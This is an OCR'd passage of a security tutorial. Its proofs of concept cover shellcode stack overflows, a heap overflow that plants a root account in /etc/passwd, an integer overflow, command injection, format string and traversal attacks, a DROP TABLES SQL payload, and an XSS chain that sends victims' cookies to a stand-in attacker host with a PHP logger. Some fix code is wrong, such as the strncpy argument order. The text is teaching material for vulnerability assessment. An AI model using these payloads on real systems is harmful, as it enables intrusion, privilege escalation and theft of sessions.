This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) run `perl -e 'print "\x90"x556;print"\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\
x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\
x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"; pr
int"AAAA"'`
Starting program: /home/pepe/stack-over `perl -e 'print "\x90"x556;print"\xeb\x1
1\x5e\x31\xc9\xb1\x32\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xf
f\xff\xff\x32\xc1\x51\x69\x30\x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8
a\xe2\x9a\xb1\x0c\xce\x81"; print"AAAA"'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) _
```

Figure 7. gdb executing the target application with a random return address.

Figure 7 shows the executed targeted code with the previous stuffed parameter, and it has returned to AAAA (41414141 in hexadecimal), which is not a valid address. To find a valid address, we have to examine the stack and find the region with the injected no-ops. To do this, we execute**: *x/2000 $esp*** and find the group with many instances of 0x909090 in the stack:

```
0xbffff880:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff890:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff8f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff900:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff910:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff920:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff930:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff940:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff950:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff960:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff970:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff980:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff990:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff9a0:     0x90909090      0x90909090      0x90909090      0x90909090
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) run `perl -e 'print "\x90"x556;print"\xeb\x11\x5e\x31\xc9\xb1\x32\x80\x6c\
x0e\xff\x01\x80\xe9\x01\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x32\xc1\x51\x69\x30\
x30\x74\x69\x69\x30\x63\x6a\x6f\x8a\xe4\x51\x54\x8a\xe2\x9a\xb1\x0c\xce\x81"; pr
int"\x80\xf8\xff\xbf"'`
```

Figure 8. Looking for a valid return address in the stack.

Once we have found the huge group of no-ops, as in the Figure 8, we run it again with one of these offset addresses (for example 0xbffff880). To be valid it has to be written inverted and with \x in front of each byte: `\x90\xf8\xff\xbf`.

Then again execute the program with the valid address:




Figure 9. Executing the vulnerable code with the shellcode and a valid return address.

And that's it, as shown in the Figure 9. The injected code is executed, and we get a shell with the root UID, so the whole system is compromised.

The vulnerability of this previous code could be fixed by using the `strncpy()` function with the correct length, rather than the `strcpy()` function[4].

```
strcpy(var, argum); //wrong
strncpy(var, 600, argum);
```

By doing this we ensure that the buffer won't be overwritten past its length.

2.2.2. Heap Overflow

2.2.2.1. Description

Although heap overflows are not as well known as stack overflows, they are as dangerous and as common as the stack attacks are. For this reason, it is an important technique to know for a vulnerability assessor and a threat to take into account for a programmer.

Before explaining the attack, a few new concepts must be explained to be able to understand it. The heap is a memory area which is dynamically allocated by the application during the execution. Unlike the stack, the heap grows from lower memory to higher memory.

There are many different functions[19] used to allocate dynamic memory, depending on the programming language used The most common are:

- **C**: `malloc(), calloc(), realloc()`.
- **C++:** the operator `new`.
- **Delphi**: `GetNew(), New()`.

When one of these functions is called, it returns the address of the assigned memory region. It is the programmer's task to release this area when finished using it.

The idea is the same as in the stack based overflow attacks. We can overwrite the buffer, even beyond the allocated space[14]. Our goal is also quite similar: overflow the space of the buffer, allocating malicious characters after it and taking advantage of the special permissions that the program has to execute some arbitrary code, thereby compromising the machine[16].

2.2.2.2. Proof of concept

The targeted code takes the input of the user and sorts it into a temporal file[20].

```
#include<stdio.h>

void main(int argc, char *argv[])
{
      char *inp = malloc(30);
      char *outp = malloc(25);
      sprintf(outp, "/tmp/userinput");
      if(argc>1)
            sprintf(inp, "%s", argv[1]); //here is the mistake
      FILE *fp;
      fp = fopen(outp, "a");
      if(fp== NULL) { fprintf(stderr, "error opening file"); exit(); }
      fprintf(fp, "%s\n", inp);
      fclose(fp);
      free(inp);
      free(outp);

}
```

This code has the same problem as previous code. It it copies the input into a variable without checking whether the variable is long enough or not.

Although we could do code injection as in the stack smashing example, we will take advantage of the following code in a different way, in order to see that there are different scenarios and ways to exploit these flaws[17].


Our goal is to manipulate the buffers, overflowing them for malicious purposes.

If we execute our program with an input of 39 characters (40 counting the \0), the program works fine:

```
pepe@debian1:~$ ./heap-over `perl -e 'print "x"x39'`
pepe@debian1:~$ _
```

Figure 10. An input of 39 characters is handled fine.

The following table shows each position of the buffer and its contents when the program was executed with the shown input:




However, if we execute it with a string with 41 characters in length:

```
pepe@debian1:~$ ./heap-over `perl -e 'print "x"x40'`
error opening fileSegmentation fault
pepe@debian1:~$ _
```

Figure 11. An input of 40 characters is not handled correctly.

The application crashes as a result of a denial of service. The following table shows what happened with the buffers when submitting the previous parameter:



We have overwritten the first position of the *out* variable with the delimiting string character (*\0*). As a result of this, the file name is corrupted, cannot be opened, and the application crashes.

As already demonstrated, it is possible to overwrite any position of the buffer. In this exploitation we will take advantage of this situation to change the file name to another and open a file that we are not supposed to be able to write. The aim is to get access to the machine, so we will try to inject a new user with root privileges in the `/etc/passwd` file.

The basic syntax used in the /etc/passwd file is:

```
username:password:UID:GID:extraInfo:homeDirectory:shell
```

In this exploitation, the user will be called injecteduser, given root privileges (UID and GID equals 0), have an empty password, and the root directory will be the home directory. The completed line of the password file will look like this:

```
injecteduser::0:0::/root:/bin/sh
```

The problem is that our input is going to finish with `/etc/passwd`, `and` since we are not using the delimiting string character in the `inp` variable, it will also contain the content of the `out` variable, and the shell `/bin/sh/etc/passwd` will not be valid. To fix this problem, we will copy the `/bin/sh` shell to `/tmp/etc/passwd`. So, our injected line looks like this:


```
injecteduser::0:0::/root:/tmp/etc/passwd
```

After copying it, the `/tmp/etc/passwd` will be a valid shell.

Our string has 29 characters before the file name. As before, the 41st character starts the second buffer, so the file name must also start there. To accomplish this, we must write 40-29=**11** more characters of garbage in the extra information space:

```
injecteduser::0:0:12345678910:/root:/tmp/etc/passwd
```

Once we inject this input, the content of the variables will be the following:



Everything seems fine; the string has valid syntax, and the password route starts in the beginning of the second buffer (position 41). So, we then copy the new shell into the `/tmp/etc/passwd` file, and execute the vulnerable program with our prepared input:

```
pepe@debian1:~$ mkdir /tmp/etc && cp /bin/sh /tmp/etc/passwd
pepe@debian1:~$ ./heap injecteduser::0:0:12345678910:/root:/tmp/etc/passwd
pepe@debian1:~$ tail -1 /etc/passwd
injecteduser::0:0:12345678910:/root:/tmp/etc/passwd
pepe@debian1:~$ su injecteduser
debian1:/home/pepe# id
uid=0(root) gid=0(root) groups=0(root)
debian1:/home/pepe# _
```

Figure 12. Executing our program with the malicious input, compromising the system.

The new user is created in the `/etc/passwd` file with a valid shell (`/tmp/etc/passwd`), and we have a new user with root privileges.

The problem of our targeted code could be fixed by using `snprintf`() with the correct variable length, rather than `sprintf`().

```
sprintf(inp, "%s", argv[1]);  //vulnerable
```

```
snprintf(inp, 25, "%s", argv[1]);
```

By doing this we ensure that the buffer won't be overwritten past its length.

2.2.3. Integer Overflow

2.2.3.1. Description

Integer variables have a fixed size, so there is a fixed range of values it can store. When it is attempted to store a value greater than the maximum, if the programmer has not sanity checked it, the integer in question is incremented past the maximum possible value[24].

In the luckiest case the program will crash. Nevertheless, as the other buffer overflow attacks, it can be used for executing arbitrary code or to change value to an unexpected.

The root of the problem lies in the fact that there is no way for a process to check the result of a computation after it has happened[22], so there may be a discrepancy between the stored result and the correct result.

Any integer assignation can cause an integer overflow, but only those cases where it is used dynamic memory allocation, as a consequence of this, the same functions as in the heap overflows are vulnerable to code injection[23].

2.2.3.2. Proof of concept

As an example of this vulnerability, the targeted code is a part of a program that lets users to switch the user id in which the program runs. For security policy root privileges are not allowed.

```
#include <stdio.h>
int main(int argc, char *argv[]){
        unsigned short s;
        int i=atoi(argv[1]);
        if(i==0){
                printf("UID 0 is protected!!!\n");
                return -1;
        }
        s=i;
        setuid(s);
        setgid(s);
        seteuid(s);
        system("id");
        return 0;
    }
```

We first test the program with a valid value (Figure 13):

```
pepe@debian1:~$ ./int-over 1000
uid=1000(pepe) gid=1000(pepe) groups=20(dialout),24(cdrom),25(floppy),29(audio),
44(video),46(plugdev),1000(pepe)
pepe@debian1:~$ _
```

Figure 13. Executing the targeted code with an expected argument.

And we see that the program gets the id that we typed as an argument, we try it again with the root UID (0):

```
pepe@debian1:~$ ./int-over 0
UID 0 is protected!!!
pepe@debian1:~$ _
```

Figure 14. Executing the targeted program with a restricted argument.

As expected we cannot do it. Our challenge will be to overflow these variables and bypass the protection for getting root access.

In the following figure it is shown the range of values of each type of variable used.




Figure 15. Variables range of values.

The point of the Figure 15 is that after the maxim range value there is the first one: So, in our unsigned short variable the value 65536 will be 0, but in the int variable it will be 65536.

As a consequence of this, we can bypass the protection as 65536 is different of 0, the short value will be overflowed but the integer used for comparing with the root UID will not, so we will pass it and get root access:




Figure 16. Passing the check and getting root privileges.

In the Figure 16 the UID check has been bypassed by overflowing the unsigned short variable, and it has been possible to get a privileged UID.

2.2.4. Mitigation strategies

The best countermeasure is programming correctly and using functions that check the length of the variables before using them.

Some safe functions that can be used to replace the warning are:

```
vsnprintf(); strncpy(); strcadd(); strccpy(); snprintf(); memcpy();
fgets(); bcopy();
```

In the case of integer overflow, this is needed.

However, the human factor produces vulnerabilities, so there are no definitive solutions outside of extensive teaching and training.

As a consequence, operating systems are adopting many different protections[21] against these attacks. Here are summaries of some of the best known.

- **Non executable stack:**

Theoretically, the stack is only used for storing data, so one kind of protection adopted for memory management disallows execution of the stack's code. Unfortunately, this protection can be easily bypassed by using encapsulated functions.

- **Detection or Canary-based defenses**

A known value called a "canary" is inserted before a return address. This value acts like a canary in a coal mine: it warns if something has gone wrong. Before any function returns, the canary value is checked to verify that it has not changed. If an attacker tries to smash the stack, it will be necessary to change the *return address*, so the canary's value will probably change. This is detected and the program is stopped.

This is a useful approach, but note that this does not properly protect against buffer overflows which overwrite other values (which they may still be able to use to attack a system).

- **Randomizing memory allocation**

In those cases where a valid position of the stack (see *Figure 6*) must be guessed, if the stack addresses change each time that the program is executed, the effect of those attacks can be reduced.

2.3 Injection-based attacks

An injection-based attack is a consequence of processing invalid data, and it may be used by an attacker to introduce code into a computer program as an argument or part of the command or query to change the course of execution. It may allow an attacker to create, read, or modify arbitrary data belonging to the affected application. In some scenarios, it may be possible for a malicious user to gain access to the machine.

Each attack has a different purpose that depends on the affected language.

2.3.1. Command Injection

2.3.1.1. Description

A command injection or shell injection attack takes advantage of the fact that, in Unix environments, shell commands are separated by semicolons. Furthermore, the use of system call functions with the user's input as arguments is very common.

There is a variant of the code injection[26] attack. The difference between the variant and code injection is that the attacker adds his own code to the existing code. In this way, the attacker extends the default functionality of the application, without the necessity of executing system commands. The injected code is executed with the same privileges and environment as the application has. This is usually used for scaling privileges to root within the system.

There are many dangerous functions[25] used for invoking system calls. Some of them are:

- **C**: `system(), exec(), popen(),`
- **perl**: `open(), system(), exec(), eval()`
- **python**: `execfile(), exec(), eval(), input()`
- **java**: `Class.forName(), Class.newInstance() Runtime.exec()`

2.3.1.2. Proof of concept

As example, the following code is an application that allows users to read files in their home directories[48]. The privacy policy prevents them from reading files of other users.

The function getenv()[51] gets the home directory's path of the user who executes the application, preventing users from accessing files that are not owned by them.

It runs in privilege permisions as everybody uses the same program, so it must be able to read files of everybody.

```
#include <stdio.h>
#include <stdlib.h>
void main (int argc, char *argv[])
{
  char *home;
  char file[40];
  home = getenv ("HOME");
  if ( ( home != NULL ) && ( argc > 1))
     {
      snprintf(file, 40, "cat %s/%s", home, argv[1]);
      printf(argv[1]);
      printf(" has the following content:\n");
      system(file);
}
```

If we execute the target with an expected argument nothing bad happens:

```
pepe@debian1:~$ ./vuln-ex myfile
myfile has the following content:

foo

pepe@debian1:~$ _
```

Figure 17. Executing our code with an expected argument.

If we inject a malicious argument such as "`myfile;/bin/sh`", the program will execute this system call:

```
exec("/bin/cat  /home/pepemyfile;/bin/sh");
```

This is equivalent to:

```
exec("/bin/cat  /home/pepemyfile"); exec("/bin/sh");
```

So a shell with root privileges will be returned:

```
pepe@debian1:~$ ./vuln-ex "myfile;/bin/sh"
myfile;/bin/sh has the following content:

foo

sh-3.2# id
uid=1000(pepe) gid=1000(pepe) euid=0(root) egid=0(root) groups=20(dialout),24(cd
rom),25(floppy),29(audio),44(video),46(plugdev),1000(pepe)
sh-3.2# _
```

Figure 18. Injecting a shell command to the target.

It is executed with the same Effective User Identification (EUID) as the program has, so a shell with root privileges is returned.

2.3.2. Format String Injection

2.3.2.1. Description

Some functions use extra parameters to show primitive data types in a human readable representation.

If an attacker is able to provide this format string directly to the function in part or as a whole, a format string vulnerability may be present. As a consequence of this vulnerability, the attacker may gain control of the targeted application[30].

Some of the vulnerable functions[32] in the C language are:

`printf(), fprintf(), sprintf(), snprintf(), vfprintf(), vprintf(), vsprintf(), vsnprintf().`

Some of the C format parameters[31] are shown in the Table 1.

Table 1. Most common C parameters

Parameters	output	passed as
%d	decimal(int)	value
%s	string	reference
%x	hexadecimal	value
%u	unsigned decimal	value
%n	number of bytes	reference

If any of these functions are called without a parameter, a security vulnerability is the likely result.

2.3.2.2. Proof of concept

The target of this attack is the same as the previous one:

```
#include <stdio.h>
#include <stdlib.h>
void main (int argc, char *argv[])
{
  char *home;
  char file[40];
  home = getenv ("HOME");
  if ( ( home != NULL ) && ( argc > 1))
     {
      snprintf(file, 40, "cat %s/%s", home, argv[1]);
      printf(argv[1]);
      printf(" has the following content:\n");
      system(file);
```

```
}
```

`printf(argv[1])` is one of the vulnerable functions, and it does not have the format parameter, so we have several reasons for believing that it is vulnerable.

We can crash the program. The format parameter `%s` references a string that is on the stack. If we reference many random stack positions, it is likely that we will discover an invalid one. If that happens, the application will crash[34].

To reference many positions, we insert several `%s` in the input as in Figure 19:




Figure 19. Crashing the application due to an invalid reference position.

%s displays the data contained at the stack position. If the referenced address is not correctly mapped, the application will crash as a result of a denial of service vulnerability. This was demonstrated in Figures 5, 7, and 11.

As in the stack-based overflow attacks, the data contained within the stack is hexadecimal encoded and each memory address has 8 bits. With this information, we prepare an argument to observe the information within the stack[30]: The %x format specification gives its value in hexadecimal, and 08 is the correct number of bits printed: **%08x**.




Figure 20. Obtaining the stack contents of the program.

As in the buffer overflow example, the program's data is stored on the stack, so we profit from this and get the program's sensitive information.

We could also write to arbitrary memory address with the %n format specifier.

2.3.3. Directory Traversal

2.3.3.1. Description

Path Traversal is a kind of injection-based attack whose aim is to gain access to files and directories that are stored outside the permitted path. It is also called dot-dot-slash or directory climbing.

By manipulating variables that reference files with dot-dot-slash[52] (../) sequences, it may be possible to access arbitrary files and directories stored on the

file system, including application source code, configuration and critical system files, limited by system operational access control.

../ sequences are used to move up to the root directory, and then utilizing the full path of the directory, it is possible to open any file on the system.

2.3.3.2. Proof of concept

The same target is used:

```
#include <stdio.h>
#include <stdlib.h>
void main (int argc, char *argv[])
{
  char *home;
  char file[40];
  home = getenv ("HOME");
  if ( ( home != NULL ) && ( argc > 1))
          snprintf(file, 40, "cat %s/%s", home, argv[1]);
printf(argv[1]);
printf(" has the following content:\n");
system(file);
}
```

This program prevents us from reading the files of other users by adding the path of our home directory to the file that we want to open, in our case `/home/pepe`. However, the directory transversal vulnerability bypasses this protection.

Our target is the file shown in Figure 21:




Figure 21. Directory tree of the targeted system.

We can use the `dot-dot-slash` characters to traverse up to the home directory as shown in Figure 22, and then utilize the rest of the path and move to the victim's directory.




Figure 22. Directory transversal attack to the targeted file.

So, if we inject as argument `../victim/secret-file`, the string will look like `/home/pepe../victim/secret-file`, what is equal to `/home/victim/secret-file`. A demonstration of this is shown in the Figure 23:

```
pepe@debian1:~$ ./vuln-ex ../victim/secret-file
../victim/secret-file has the following content:

Some confidential information...
.
.
.
.
pepe@debian1:~$ _
```

Figure 23. Getting confidential information.

This is easy to exploit. It is common, especially in web applications, and it must be taken into account during vulnerability assessment.

To fix this vulnerability in our targeted code, we could have used the `chroot()[46]` function which changes the root directory to that provided by the programmer, and prevent this kind of attack.

2.3.4. SQL Injections

2.3.4.1. Description

SQL injections are another type of injection-based attack. They are also caused by a lack of input validation. However, unlike other injection-based attacks, in this case the code is injected in sql statements, producing a different function than expected.

Some consequences[35] of this attack are:

- Sensitive data may be read, modified, inserted, or deleted from the database.
- Administrative operations can be executed on the database.

This vulnerability is likely to appear[36] when:

- Data enters a program from an untrusted source.
- The data used to dynamically construct a SQL query.

These are common in web applications that interact with databases.

2.3.4.2. Proof of concept

As example we have the following piece of code:

```
sprintf(query,"     SELECT *
                    FROM users
                    WHERE username = '%d';
                                          ", username);
```

If, for example, the username is Anna, nothing bad happens, and all is fine when executed by the DBMS:

```
"SELECT *
 FROM users
WHERE username = 'Anna';"
```

However, an intruder may use a malicious username like:

```
Anna';DROP ALL TABLES--
```

In this case the string will fit in the variable:

```
"SELECT *
 FROM users
WHERE username = 'Anna'; DROP ALL TABLES--'"
```

As with command injection, the ";" separates different queries, and in this case the DBMS will first execute "`SELECT * FROM users WHERE username = 'Anna';`", and then "`DROP ALL TABLES--'`" which deletes all the tables of the database. As we can appreciate, the exploited vulnerability is the same as in command injection, but using the SQL language rather than Shell Scripting.

2.3.5. XSS Injections

2.3.5.1. Description

An XSS injection attack also affects web applications. It consists of injecting client-side scripts, usually written in HTML or JavaScript, into web pages. When a user opens the web page with the malicious script, this script is executed by their browser. This code has the ability to read, modify and transmit any sensitive data accessible by the browser[41].

A Cross-site Scripted user could have their account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially violate the trust relationship between a user and the web site.

Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding the input[39].

Attacks of this kind have increased dramatically in the last few years, and they are likely to continue. This occurs because there are more web applications like social networks, and their number of users are also rising dramatically. Moreover, these attacks are easy to attempt. They need only a browser, and it is also easy to infect many people by these web applications[40].

2.3.5.2. Proof of concept

As an example, we use a fictitious web site which has a search gadget that lets users search content.

The url is `http://VulnerablePage.com/search.php?query=`, and the following html code is the part of the web page in charge of getting the user's input:

```
...

Search:<input type="text" name="search" value="">

...
```

The problem with this code is quite similar to the SQL injection attack. It does not check and filter malicious values, so if we search for something like "><script>alert("test");</script>, after submission the web page will execute this script, and, in this case, show the alert.

So if we visit:

```
http://VulnerablePage.com/search?query="><script>alert("test");</scrip
t>
```

The html code in the web page will be:

```
Search:<input type="text" name="search"
value=""><script>alert("test");</script>">
```

Our browser will interpret that we are searching a null string, and after that it will execute the alert script.

The goal of the attack is to take advantage of this threat and steal a copy of the user's cookies. We use this malicious php script[38], which is located on our attacking server:

```
<?php
$flog="log.txt";
$cookie = $_SERVER['QUERY_STRING'];
$log=fopen("$flog", "a+");
fputs($log, "$cookie\n");
fclose($log);
?>
```

If a user's browser executes this code, the information that we wanted will be recorded in the `log.txt` file. Although we could also record much more information, such as the browser that the client is using or their IP address, for our proof of concept, the cookie will be enough.

A user executes this code if they open this link:

```
http://OurEvilSite.com/EvilScript.php
```

To grab the cookie of the vulnerable web page:

```
http://OurEvilSite.com/EvilScript.php?cookie= + document.cookie
```

To execute in the victim's page, it will fit in the vulnerable search form like this:

```
"><script>document.location="http://OurEvilSite.com/EvilScript.php?coo
kie=" + document.cookie</script>
```

Finally, the url of this query is:

```
http://VulnerablePage.com/search.php?query="><script>document.location
=" http://OurEvilSite.com/EvilScript.php?cookie=" +
document.cookie</script>
```

So, if we send an e-mail with this malicious link or we post it in a guest book or in a forum like an occult iframe, whomever visits the page or opens the link will record

their cookies by way of our malicious web page. And, they will have no idea that they have done it. We could even encode the malicious url in hexadecimal to obfuscate it.

Figure 24 shows a network map of the attack, how the user unintentionally when opening our malicious link also sends the cookie to the attacker's server, where it is stored and available for supplanting the victim's identity.

